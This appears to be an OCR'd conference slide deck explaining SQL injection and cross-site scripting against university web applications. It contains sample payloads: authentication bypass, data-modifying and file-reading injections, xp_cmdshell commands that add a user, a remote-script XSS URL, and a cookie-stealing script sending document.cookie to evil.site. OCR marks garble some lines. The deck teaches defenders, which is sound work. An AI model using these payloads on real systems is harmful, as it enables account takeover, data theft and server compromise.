How to Take Over the World with XSS and SQL Injection
(or: Web Application Attack Vectors)

Sherri Davidoff
Senior Security Analyst
Intelguardians, Inc.
sherri@intelguardians.com

Who am I?

- Sherri Davidoff
- Intelguardians - Senior Security Analyst
- Ye olde MIT Network Security Team
- Children's Hospital Boston - UNIX/Linux security & incident response

Where are we going?

- Common attacks often underestimated
- SQL Injection
- XSS
- Basic principles, then escalate to cooler attacks

We will use XSS to TAKE OVER THE WORLD!!!

We're special


- Universities are unique

- Very distributed development
- Lots of custom, in-house apps
- Little to no central control

Web apps are everywhere


They've infiltrated:

- Student records
- Medical records
- Sensitive research
- Network equipment & servers
- Phone systems
- Building access control systems
- HVAC ...and more!



And now there's Web 2.0...


- Change in usage more than technology
- O'Reilly Press:
  - "Web 2.0 is the business revolution in the computer industry caused by the move to the Internet as platform..."
- User-generated content
- Interactive
- Flexible
- Responsive



Web 2.0: Under the Hood

"Ajax"

- Asynchronous JavaScript and XML
- (Not an acronym)
- Uses JavaScript and XML
- Builds "thick" clients on the web
- Very interactive



Web 2.0 Changes

Issues similar to "traditional" Web, but:

- More logic in the browser
- More user input
- Therefore:
  - Higher level of trust in client applications
  - Higher level of trust in users
  - Higher risk

SQL Injection

- User input is passed to database
- Not properly sanitized
- If formatted specifically, the SQL database will run the attacker's queries


Baby steps…

- A simple authentication bypass:
- Input is passed directly to query:

  select user from users where login='e_jacobsen' and password='TheSecurinator';
- Attacker enters:

  ' or *1=1* --
- Query becomes…

select user from users where login='' or *1=1* -- ' and password='';




SQL Injection – Bypass Auth

select user from users where login='' or *1=1* --' and password='';

- Single quote terminates string
- *1=1* returns true for every row
- -- is a comment
- Traditional
- Bypass authentication
  - often as administrator
- Muahahahahah!

SQL Injection – Modifying Data

- We want to take a popular class, which is full- World Domination *101*
- No login required
- Modifying data:



select user from users where login='*'; UPDATE class_WDOM101 SET student='Sherri Davidoff' WHERE student='Eric Jacobsen'; --*' and password='';

Read & Write Files

- Web-based Course Management Systems
- Read/Overwrite other students' homework
- Example:
  - MySQL (load file into table):
- create table myfile (input TEXT); load data infile '/WDOM/homework/j_smith/homework*1*.txt' into table myfile;' select * from myfile;

OS Access

- Take over the underlying OS
- MS SQL stored procedure: xp_cmdshell
  - EXEC xp_cmdshell 'net user /ADD "user" /expires:never /passwordchg:no';
- Should be disabled
  - … but isn't always
- Retrieving data

OS Access

Another favorite:

- First query:

  '; exec master.xp_cmdshell 'route print > results.txt' --

- Second query:

  '; Create TABLE results (outp varchar(5000));
  BULK INSERT results FROM 'results.txt' with (rowterminator
  = "\n\n\n\n") --

- Third query:

  ' and *1* in (select outp from results) --

Port Scanning

- Find the payroll web app
  - First, find other web apps on the network
- MySQL code:
  - Select * from OPENROWSET ('SQLoledb', 'uid=sa; pwd=; Network=DBNETLIB; Address=10.1.1.14,80; timeout=5', 'select * from table')
- Results:
  - Closed:
    - "SQL Server does not exist or access denied"
  - Open:
    - "OLE DB provider 'sqloledb' reported an error."

Cross-Site Scripting

- ("XSS")
- Script is injected into server
- Server sends to client
- Client browser executes

Reflective XSS Attack

- Site receives user input & displays back
- Vuln in server, not client
- Users tricked into sending input

Reflective XSS Attack

- Example: Search Box
  - User enters:
    - <SCRIPT LANGUAGE=Javascript>alert("You are vulnerable to cross-site scripting!")</SCRIPT>
  - Script is sent to server
  - Server displays input along with results ("reflects input")
  - Client browser processes script

Maria Sharapova, CCIE

Maria Sharapova is a Cisco Certified Specialist

01 апреля, 2007

Maria Sharapova, one of the most famous tennis players, gained the CCIE status yesterday, says the Cisco Web site .

Maria Sharapova hopes her fans will respect her decision. On her Web site she announced, that she is going to quit the carrier in tennis and work in computer security branch.

We hope, her decision will help to reduce computer crimes and enforce security over the Internet.

http://www.securitylab.ru/news/extra/293608.php

Maria Sharapova, CCIE

Cisco is glad to announce new CCIE

Cisco is glad to announce to our customers that we have a new famous person, who passed our most difficult exams. Maria Sharapova has an official CCIE status and is invited to work for Cisco and DoD. We always need such high profile experts in computer security branch. Regardless of her Ping-Pong carrier we are sure, she'll be a great member of our team. Besides, we hope her skills will improve the ability to investigate and solve computer crimes.


http://www.cisco.com/pcgi-bin/cpn/cpn_can_search.pl?perPage=40&CurPosition=0&Direction=1&ResultType=CAN&search_id=1125481%3C/span%3E%3C/td%3E%3C/tr%3E%3C/table%3E%3Ctable%3E%3Ctr%3E%3Ctd%3E%3Cscript%20src=http://www.securitylab.ru/upload/story2.js%3E%3C/script%3E&tab_name=findsp&SearchType=Advance%20

Persistent Attack

- User just visits web site
  - Code already stored on server
- Example: Hack the class!
  - Web-based course management system
  - Message board for asking questions
  - Upload a script as message
  - Students and teachers view page
  - Script is executed

Sneakier Persistent Attack

- Lots of sites filter posts
- How can we be sneakier?
- We can include scripts in images.
- Ex: http://p42.us/rs_bmp/



From the page source:
<img src=rs.bmp></img> <!-- see the pretty picture -->
<script src=rs.bmp></script> <!-- see the pretty picture execute potentially malicious code -->

Who Stole the Cookies?

- Script w/ image tag
- Page name is cookie value
- Attacker's web server logs requests
- Cookie data is logged


```
<script>document.write('<img \
   src=http://evil.site/'+document.cookie+')
   </script>
```

If my cookie contains "*1*23456", the link will be:

http://evil.site/*1*23456

Browser History

- More sensitive than most people realize
  - Determine internal apps
  - Map intranet sites
  - Identify administrators
- IFRAMEs
  - Hidden but still load
- Long list of links
- JavaScript – check if visited



Port Scanning

- *G*et address (use applet)
- Hidden IFRAME
- JavaScript "onload"
  - Load remote page
- Successful? open port
- Walk address space

Hacking Admins


- Financial institution
- Admins use web interface for analyzing web logs
  - … including UserAgent string
    - (Remember what we said about not trusting client input?)
- Attacker changes UserAgent to browser script
- Admin views logs…

XSS Worm: Samy

- Samy, *1*0/4/2005
- Samy wanted to be famous
- MySpace XSS vuln
- Executed JavaScript in client browser
- "samy is my hero"
- Added Samy as a friend

Samy: What happened

- Also added exploit code to user profile
- *1*,000,000 infected profiles
- MySpace shut down



"Cross-Site Scripting Worms and Viruses"
Jeremiah *G*rossman
http://www.whitehatsec.com/downloads/WHXSSThreats.pdf

Samy: What could happen

- *G*mail
- Bank accounts
- Internal administrative applications
- Everything we've talked about, and more
- …the list is endless.

Thanks!

- Questions?
- >sherri@intelguardians.com